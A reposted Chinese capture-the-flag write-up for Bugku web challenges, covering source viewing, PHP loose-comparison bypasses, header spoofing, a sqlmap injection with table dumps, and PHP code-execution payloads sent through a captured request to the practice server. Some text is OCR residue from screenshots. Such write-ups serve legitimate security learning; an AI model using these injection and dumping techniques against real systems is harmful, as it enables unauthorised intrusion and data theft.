

bugku web所有writeup_超详细讲解_持续更新

转载

[weixin_30273931](#) 于 2019-06-21 13:34:00 发布 101 收藏
原文链接: <http://www.cnblogs.com/cnmmnn/p/11064062.html>
版权

首先说一下我的主用工具，在windows下，主要是用这些，用到其他特定的工具会在题里说。

0.浏览器：火狐，配合Max hackbar插件（这个是免费的）

1.抓包改包：burpsuite。 <https://portswigger.net/burp>

2.目录扫描：dirmap。 <https://github.com/H4ckForJob/dirmap>

3.sql注入：sqlmap。 <https://github.com/sqlmapproject/sqlmap>

4.连接木马：菜刀。 <https://github.com/raddyfiy/caidao-official-version>

这些工具的入门操作就不讲了，可以先学习一波。


1.web2:这题查看源代码即可，在url前加上 view-source:。或者按F12也行。

```
view-source:http://123.206.87.240:8002/web2/
```

2.计算器

这个输入框只能输入一位数字，把它改大即可。任何的前端限制都是不安全的。

按F12,用选区器选取文本框，在maxlength那个把1改大，然后就能正常输入了。



3. web基础\$_GET

这个确实是基础，在get请求时，传入参数形式是在url后面加 ?参数=值。多个参数用 ?参数1=值1&参数2=值1.....

源代码含义:

```
$what=$_GET['what'];//读取参数what, 把值存到变量what里
echo $what; //输出
if($what=='flag')//如果值是flag
echo 'flag{****}';//打印flag
```

payload:

```
http://123.206.87.240:8002/get/?what=flag
```

4. web基础\$_POST


POST请求没办法写在url里, 需要用hackbar或者burp修改, 格式就是在最下面Content里写 参数1=值&参数2=值

如果用hackbar就没这么麻烦了, 直接在框里填就行。

源代码:

```
$what=$_POST['what']; //接受post过来的参数what, 存到what里
echo $what; //打印
if($what=='flag') //如果值是flag
echo 'flag{****}';// 打印flag
```

payload:



```
$what=$_POST['what'];
echo $what;
if($what=='flag')
echo 'flag{****}';
flagflag(bugku_get_ssseint67se)
```

Load URL 1 http://123.206.87.240:8002/post/

Spit URL

Execution 4

2 Post Data Referrer Moded By Mr.silent coder

Post data

what=flag 3

5.矛盾

```
$num=$_GET['num']; //获取参数num
if(!is_numeric($num))// 如果num不是数字
{
echo $num;
if($num==1) //如果num是数字1
echo 'flag{*****}'; //打印flag
}
```

这个要求不是数字且为1, 有点矛盾是不是? 其实有绕过的办法。下面num==1的判定是两个等号, 这是弱类型比较, 如果等号两边类型不同, 会转换成相同类型再比较。与之对应的是强类型比较, 用的是三个等号===, 如果类型不同就直接不相等了。在弱类型比较下, 当一个字符串与数字比较时, 会把字符串转换成数字, 具体是保留字母前的数字。例如123ab7c会转成123, ab7c会转成0。(字母前没数字就是0)

所以payload:


http://123.206.87.240:8002/get/index1.php?num=1a

6.web3

用burp抓包，可以看到响应的代码，里面有这么一串字符

```
alert('flag□□□□□□□□');
alert('□□□□□□□□');
<!--&#75;&#69;&#89;&#123;&#74;&#50;&#115;&#97;&#52;&#50;&#97;&#104;&#74;&#75;&#45;&#72;&#83;&#49;&#49
&#73;&#73;&#73;&#125;->
</script>
</head>
./.....
```

复制出来粘贴到自带的decoder里，在decode as 选HTML，就能解码出flag




7.域名解析

域名解析是指把一个域名指向一个ip，就像通讯录把姓名指向一个电话一样，可以免去记数字的麻烦。

做这题有两种解法，

…1)、用ip访问，抓包，把host字段直接改成域名。




…2)、在本机host文件里添加解析规则

Windows是改C:\Windows\System32\drivers\etc里的host，添加规则：

```
# source server
7 # 38.25.63.10 x.acme.com
# x client host
8
9 # localhost name resolution is handled within
DNS itself.
0 # 127.0.0.1 localhost
1 # ::1 localhost
2
3 127.0.0.1 www. [redacted] .com
4 127.0.0.1 license. [redacted] .com
5 123.206.87.240 flag.baidu.com
6
```

8.你必须让他停下

正常在浏览器里是没办法停的，但是可以在burp里达到单步执行的效果

抓包后发到repeater，每点一次Go就会刷新，等到右边相应时就可以显示flag了，多刷新几次就好了

9.

----（稍后再补）

字符？正则？

源代码里关键是这句

```
$IM= preg_match("/key.*key.{4,7}key:\.\.\/(.key)[a-z][[:punct:]]/i", trim($_GET["id"]), $match);
```

trim()是把传进来的参数id去掉首位的空字符，比如空格制表符这种。

然后需要满足前面的正则表达式。正则表达式是从左往右拆分了读，首尾的斜杠不用管，因为是php的语法规则。最后的i表示不区分大小写。

规则是：

key+（任意字母 X n次）+key+（任意字母出现4~7次）+key:/+任意字母+/+任意字母X n次+（key+a~z的一个字母）+一个符号

具体的规则建议学一波，因为使用频率实在太高了，这是个绕不开的问题。

于是构造payload：

```
http://123.206.87.240:8002/web10/?id=keymkeymmmmkey:/m/keym.
```

你从哪里来

这个考察了header的referer字段，referer向服务器表示来源地址，比如从谷歌搜到的网站，点进去就会发送

```
Referer: https://www.google.com
```

所以抓完包在header加上这句就行

这是一个神奇的登陆框

这题其实有两个flag。

第一个：

直接丢到sqlmap里测试，发现用户名处可以注入。命令：

```
py -2 sqlmap.py -u "http://123.206.87.240:9001/sql/" --data="admin_name=1^&admin_passwd=23333^&submit=GO+GO
```

然后直接把库脱下来，命令是在上面的后面再加上

```
--dump
```

因为密码很像一段hash，sqlmap会问你要不要保存，要不要爆破等。都选N即可，因为这个就是密码了。先是whoami表，再是flag1表：

```
[00:29:03] [INFO] resumed: "1","AdMiNhEhE","9db3bae8316e95698ed679aa109c1925"  
[00:29:03] [INFO] resumed: "2","BICkJaCk","5FF69C838EDD75995197C516C677A416"  
[00:29:03] [INFO] recognized possible password hashes in column 'w_passwd'  
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N  
do you want to crack them via a dictionary-based attack? [Y/n/q] N
```

```
Database: bugkusql1
```

```
Table: whoami
```

```
[2 entries]
```

```
+-----+-----+-----+  
| w_id | w_name | w_passwd |  
+-----+-----+-----+  
| 1 | AdMiNhEhE | 9db3bae8316e95698ed679aa109c1925 |  
| 2 | BICkJaCk | 5FF69C838EDD75995197C516C677A416 |  
+-----+-----+-----+
```

```
[00:30:06] [INFO] table 'bugkusql1.whoami' dumped to CSV file  
'C:\Users\omega\.sqlmap\output\123.206.87.240\dump\bugkusql1\whoami.csv'
```

```
[00:30:06] [INFO] fetching columns for table 'flag1' in database 'bugkusql1'
```

```
[00:30:06] [INFO] used SQL query returns 1 entries
```

```
[00:30:07] [INFO] fetching entries for table 'flag1' in database 'bugkusql1'
```

```
[00:30:07] [INFO] used SQL query returns 1 entries
```

```
[00:30:07] [INFO] used SQL query returns 1 entries
```

```
[00:30:07] [INFO] resumed: ed6b28e684817d9efcaf802979e57aea
```

```
[00:30:07] [INFO] recognized possible password hashes in column 'flag1'
```

```
do you want to crack them via a dictionary-based attack? [Y/n/q] N
```

```
Database: bugkusql1
```

```
Table: flag1
```

```
[1 entry]
```


```
+-----+  
| flag1 |  
+-----+  
| ed6b28e684817d9efcaf802979e57aea |  
+-----+
```

```
[00:32:19] [INFO] table 'bugkusql1.flag1' dumped to CSV file 'C:\
```

把这个flag加上flag{}就能通过了。

第二个flag:

用上面的用户名密码登录，可以进入一个命令执行页




在Magic框里可以输入命令，但前端不允许编辑，想编辑就修改这里。当然也可以抓包，在burp里输入。



查看目录下的文件：

```
Code=print_r(scandir('./'));
```



然后读取flag：

```
Code=show_source("FI@g3.php");&submit=DO+DO+DO
```

```
Raw Params Headers Hex
POST /sql/do_Everythin.php HTTP/1.1
Host: 123.206.87.240:9001
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:67.0) Gecko/20100101 Firefox/67.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://123.206.87.240:9001/sql/do_Everythin.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 46
Connection: close
Cookie: PHPSESSID=s985t4kjjgubrob5d99r9t6dtivglj0q
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache

Code=show_source("fi@g3.php");&submit=DO+DO+DO|

Raw Headers Hex HTML Render
</script>
<body>
  <div class="warpper">
    <span>这是一个被魔法封印的输入框</span>
    <form action="#" name="form1" method="post" >
      <div class="" >
        Magic :
        <input class="op" type="Magic" name="Code" value="" maxlength="10"
placeholder="*23333333" disabled/>

        </div>
        <br>
        <div >
          <label for="button"><a data-title="DO DO DO"></a></label>
          <input type="submit" id="button" name="submit" value="DO DO DO" h
        </div>
      </form>
    </body>
  </html>

Welcome :AdminhEhE<br /><code><span style="color: #000000">
<span style="color: #0000BB">&lt;?php<br /> $F14g3</span><span style="color:
#007700">=</span><span style="color: #DD0000">'5c58eccac46d7ce0d7a60f4694622c57'</
style="color: #007700">;<br /></span><span style="color: #0000BB">?&gt;<br /></span>
</span>
```

同样，把这个flag添加flag{}前缀后也能提交，这flag和之前那个不一样，所以选哪个都行。只不过bugku只让交一个。

===待续===

转载于:<https://www.cnblogs.com/cnnnnnn/p/11064062.html>